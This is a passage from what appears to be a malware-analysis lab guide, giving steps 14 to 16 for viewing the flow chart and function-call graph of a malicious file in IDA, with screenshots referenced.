
14. Maximize the IDA window. To view the flow of the uploaded malicious file, navigate to **View → Graphs** and click **Flow chart**.




15. A **Graph** window appears with the flow. You may zoom in and adjust the screen to view this more clearly.




16. Close the **Graph** window, go to **View → Graphs**, and click **Function calls** from the menu bar.



